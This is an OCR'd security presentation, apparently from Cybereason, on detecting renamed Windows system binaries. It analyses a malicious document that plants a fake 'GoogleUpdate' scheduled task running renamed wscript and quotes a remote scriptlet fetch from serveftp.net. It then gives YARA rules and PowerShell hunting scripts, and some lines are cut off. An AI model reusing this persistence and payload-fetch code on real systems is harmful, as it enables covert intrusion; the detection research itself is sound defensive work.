    time = DateAdd(s, 30, Now)
    startTime = XmlTime(time)
    trigger.StartBoundary = startTime
    trigger.Enabled = True
    Dim Repetition
    Set Repetition = trigger.Repetition
    Repetition.Interval = PT10M
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "C:\ProgramData\ErroLogon.exe"
    Action.Arguments = "//E:vbscript /b C:\ProgramData\Error.log"
    Call rootFolder.RegisterTaskDefinition("GoogleUpdateTasksMachineCore", taskDefinition, 6, , , 3)
End Function
```

MALDOC - BINARY RENAME_

cybereason

```
Function AddTask(DesDir As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject(Schedule.Service)
    Call service.Connect
```

Name	S	Triggers	
GoogleUpdateTaskMachineCore	Ready	Multiple triggers defined	5/23/
GoogleUpdateTaskMachineUA	Ready	At 5:27 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	5/22/
GoogleUpdateTasksMachineCore	Ready	At 6:24 AM on 5/22/2019 - After triggered, repeat every 10 minutes indefinitely.	5/22/
OneDrive Standalone Update Task-S...	Ready	At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/23/

General | Triggers | Actions | Conditions | Settings | History

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property

Action	Details
Start a program	C:\ProgramData\ErroLogon.exe //E:vbscript /b C:\ProgramData\Error.log

```
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "C:\ProgramData\ErroLogon.exe"
    Action.Arguments = "//E:vbscript /b C:\ProgramData\Error.log"
    Call rootFolder.RegisterTaskDefinition("GoogleUpdateTasksMachineCore", taskDefinition, 6, , , 3)
End Function
```

MALDOC - BINARY RENAME_

cybereason

```
' Decoded to mostly junk with payload
GetObject("script:https://services.serveftp.net/domain.png")
```

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
    <![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,
cs=Array(105,75,80,79,88,77,92,25,109,64,73,92,25,105,107,118,122,124,106,106,102,112,119,127,118,107,116,120
xlmodule.CodeModule.AddFromString cmd
cs=Array(90,87,95,112,77,86,80,89,27,113,92,70,69,89,84,76,116,89,80,71,65,70,21,8,21,115,84,89,70,80,63,90,9

    ]]>
</script>
</scriptlet>
```

scriptlet payload: VBscript

MALDOC - BINARY RENAME_

cybereason


MALDOC - BINARY RENAME_

cybereason

DETECTION?

MALDOC - BINARY RENAME_

cybereason



Suspicions (1)

File Reputation Suspicion

Evidence (2)

Non Legitimate Classification

Malware

don khieu nai.doc File name	c:\users\rem\desktop\don khieu nai.doc Path	c:\users\rem\desktop\don khieu nai.doc Canonized Path
c: Mount Point	Today at 07:10:26 Creation time	Today at 07:10:11 Modification time
58b366b07b12c8cc8b4cbcd9a1905f33 MD5 signature	e6d42ef345000911e04a0b6f57c7bda9412bf1... SHA1 Signature	Not specific Product type
Text File Extension type	168451 Size	


MALDOC - BINARY RENAME_

cybereason

don khieu nai.doc 1
File name

Reputation

- Reliable?
- What about targeted?



58b366b07b12c8cc8b4cbcd9a1905f33
MD5 signature

don khieu nai.doc
File name

c:
Mount Point

58b366b07b12c8cc8b4cbcd9a1905f33
MD5 signature

Text File
Extension type

c:\users\rem\desktop\don khieu nai.doc
Path

SHA1 Signature

168451
Size

c:\users\rem\desktop\don khieu nai.doc
Canonized Path

Today at 07:10:11
Modification time

Not specific
Product type

EXECUTION ATTRIBUTES - BINARY RENAME_

cybereason

Command line

C:\ProgramData\ErroLogon.exe //E:vbscript /b C:\ProgramData\Error.log

svchost.exe
Parent process

errologon.exe
Process name

77 loaded modules

scrobj.dll

scrobj.dll

EXECUTION ATTRIBUTES - BINARY RENAME_

cybereason

//E:vbscript /b

Resilient?

- cmd-obfuscation
- WSH engine
- CLSID reference


FILE ATTRIBUTES - BINARY RENAME_

cybereason

errologon.exe File name	c:\programdata\errologon.exe Path	c:\programdata\errologon.exe Canonized Path
wscript.exe Original file name	wscript.exe Internal name	2 mount point
Apr 12 2018, at 09:34:52 - May 22, at 16:24:19 Creation time	Apr 12 2018, at 09:34:52 - Apr 12 2018, at 09:34:59 Modification time	7075dd7b9be8807fca93acd86f724884 MD5 signature
da050068e4df813d15f2fb7d91c6c4b107963a... SHA1 Signature	Not specific Product type	Microsoft Corporation Company name
Microsoft ® Windows Script Host Product name	5.812.10240.16384 File version	5.812.10240.16384 Product version
Microsoft Windows Internal/External Signer	true File is Signed	true Signature Verified
True Signed by Microsoft	Windows Executable Extension type	147456 Size
© Microsoft Corporation. All rights reserved. Legal copyright		

WEBSHELL - BINARY RENAME_

cybereason




BINARY RENAME_

cybereason

DETECTION?

DETECTION - BINARY RENAME_

cybereason




File published by Microsoft Corporation

46328a0146053b658c19f39a9cc4fa6f27fafbf3b408eff21a66ab2639b52444

psc.exe

nsrl peexe trusted




4 engines detected this file


3c884f776fbd16597c072afd81029e8764dd57ee79d798829ca111f5e170bd8e

overlay peexe

DETECTION - BINARY RENAME_

cybereason





4 engines detected this file

3c884f776fbd16597c072afd81029e8764dd57ee79d798829ca111f5e170bd8e

overlay peexe

DETECTION - BINARY RENAME_

cybereason

0
/ 68

No engines detected this file

c60808fbd5cc49fd05d2407099b238f991b68669cce0fd4c6cae0b04fc10a946

cmd

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Windows Command Processor
Original Name	Cmd.Exe
Internal Name	cmd
File Version	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)

ExifTool File Metadata

CharacterSet	Unicode
CodeSize	130048
CompanyName	Microsoft Corporation
EntryPoint	0x7670
FileDescription	Windows Command Processor
FileFlagsMask	0x003f
FileOS	Windows NT 32-bit
FileSubtype	0
FileType	Win32 EXE
FileTypeExtension	exe
FileVersion	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)
FileVersionNumber	5.2.3790.3959
ImageVersion	5.2
InitializedDataSize	340992
InternalName	cmd
LanguageCode	Chinese (Traditional)
LegalCopyright	(C) Microsoft Corporation. All rights reserved.
LinkerVersion	7.1
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
OSVersion	5.2
ObjectFileType	Executable application
OriginalFileName	Cmd.Exe
PEType	PE32
ProductName	Microsoft(R) Windows(R) Operating System
ProductVersion	5.2.3790.3959
ProductVersionNumber	5.2.3790.3959
Subsystem	Windows command line
SubsystemVersion	4.0
TimeStamp	2007:02:17 07:27:12+01:00
UninitializedDataSize	0

DETECTION - BINARY RENAME_

cybereason

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Windows Command Processor
Original Name	Cmd.Exe
Internal Name	cmd
File Version	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)
LanguageCode	Chinese (Traditional)

ExifTool File Metadata

CharacterSet	Unicode
CodeSize	130048
CompanyName	Microsoft Corporation
ProductName	Microsoft(R) Windows(R) Operating System
	5.2.3790.3959
	5.2.3790.3959
	Windows command line
	4.0
TimeStamp	2007:02:17 07:27:12+01:00
UninitializedDataSize	0

DETECTION - BINARY RENAME_

cybereason

Name	Original Name	Internal Name	pdb
CMD	cmd.exe	cmd	cmd.pdb
Powershell	PowerShell.exe	POWERSHELL	powershell.pdb
Psexec	psexec.c	PsExec	
cscript	cscript.exe	cscript.exe	cscript.pdb
wscript	wscript.exe	wscript.exe	wscript.pdb
mshta	MSHTA.EXE	MSHTA.EXE	mshta.pdb
Regsvr32	REGSVR32.EXE	REGSVR32	regsvr32.pdb
Wmic	wmic.exe	wmic.exe	wmic.pdb
Certutil	CertUtil.exe	CertUtil.exe	certutil.pdb
Rundll32	RUNDLL32.EXE	rundll	rundll32.pdb
Cmstp	CMSTP.EXE	CMSTP	cmstp.pdb
msiexec	msiexec.exe	msiexec	msiexec.pdb
7zip	7z.exe	7z	
WinRAR	WinRAR.exe	WinRAR	...\sfxrar.pdb

DETECTION - BINARY RENAME_

cybereason

Collect all executed Processes with:

Binary Attributes

1. **Original Name is** (nocase)**:**
   cmd.exe,powershell.exe,psexec.c,cscript.exe,wscript.exe,mshta.exe,regsvr32.exe,
   wmic.exe,certutil.exe,rundll32.exe,cmstp.exe,msiexec.exe,7z.exe,WinRAR.exe


2. **File Name is not** (nocase)**:**
   cmd.exe,powershell.exe,Psexec.exe,PsExec64.exe,psexesvc.exe,cscript.exe,
   wscript.exe,mshta.exe,regsvr32.exe,wmic.exe,certutil.exe,rundll32.exe,cmstp.exe,
   msiexec.exe,7z.exe,WinRAR.exe


3. **is signed**
4. **is verified**
5. **signer contains Microsoft**


DETECTION - BINARY RENAME_

cybereason

True positive or noise?







YARA - DETECTION

cybereason

```
import "pe"

rule renamedCMD
    {
    meta:
        description = "Renamed Binary - cmd.exe"
        author = "@mgreen27"

    condition:
        pe.version_info["InternalName"] == "cmd" and
        not filename == "cmd.exe"
}
```

```
If ([System.Environment]::Is64BitOperatingSystem) {
    Get-ChildItem -Recurse -filter *.exe \ -ErrorAction SilentlyContinue |
        ForEach-Object {
            ./yara64.exe -d filename=$(($_.Name).ToLower()) rename.yar $_.FullName 2> $null
        }
}
Else {
    Get-ChildItem -Recurse -filter *.exe \ -ErrorAction SilentlyContinue |
        ForEach-Object {
            ./yara32.exe -d filename=$(($_.Name).ToLower()) rename.yar $_.FullName 2> $null
        }
}
```

```
c:\yara>powershell -ExecutionPolicy Bypass -f inverseYara.ps1
renamedCMD C:\Windows\System32\cdm.exe
```

Note: whilst effective yara used in this way may invoke performance limitations.

```
rule APT_Cloaked_PsExec
    {
    meta:
        description = "Looks like a cloaked PsExec. May be APT group activity."
        date = "2014-07-18"
        license = "https://creativecommons.org/licenses/by-nc/4.0/"
        author = "Florian Roth"
        score = 60
    strings:
        $s0 = "psexesvc.exe" wide fullword
        $s1 = "Sysinternals PsExec" wide fullword
    condition:
        uint16(0) == 0x5a4d and $s0 and $s1
        and not filename matches /(psexec.exe|PSEXESVC.EXE|PsExec64.exe)$/is
        and not filepath matches /RECYCLE.BIN\\S-1/
}
```

POWERSHELL - DETECTION

cybereason

```powershell
# OriginalName lowercase
$originalNames = @{
    'cmd.exe' = $TRUE
    'powershell.exe' = $TRUE
    'psexec.c' = $TRUE
    'cscript.exe' = $TRUE
    'wscript.exe' = $TRUE
    'mshta.exe' = $TRUE
    'regsvr32.exe' = $TRUE
    'wmic.exe' = $TRUE
    'certutil.exe' = $TRUE
    'rundll32.exe' = $TRUE
    'cmstp.exe' = $TRUE
    'msiexec.exe' = $TRUE
    '7z.exe' = $TRUE
    'WinRAR.exe' = $TRUE
}

Get-ChildItem -force -Recurse -filter "*.exe" \ -ErrorAction SilentlyCon
    ForEach-Object {
        $fileName = $_.Name.ToString()
        $origName = (Get-ItemProperty -Path $_.FullName).VersionInfo.Ori

        If ($origName) {
            $origName = $origName.ToString().ToLower().TrimEnd(".mui")
            if ( $origName -ne $fileName.toLower() -and $fileName.ToLowe
                if ( $originalNames[$origName] ) {
                    $fileHash = Get-FileHash $_.FullName -Algorithm SHA1
                    $result = (Get-ItemProperty -Path $_.FullName).Versi
                    $result | Add-Member -NotePropertyName Sha1Hash -Not
                    $result
                }
            }
        }
    }
```

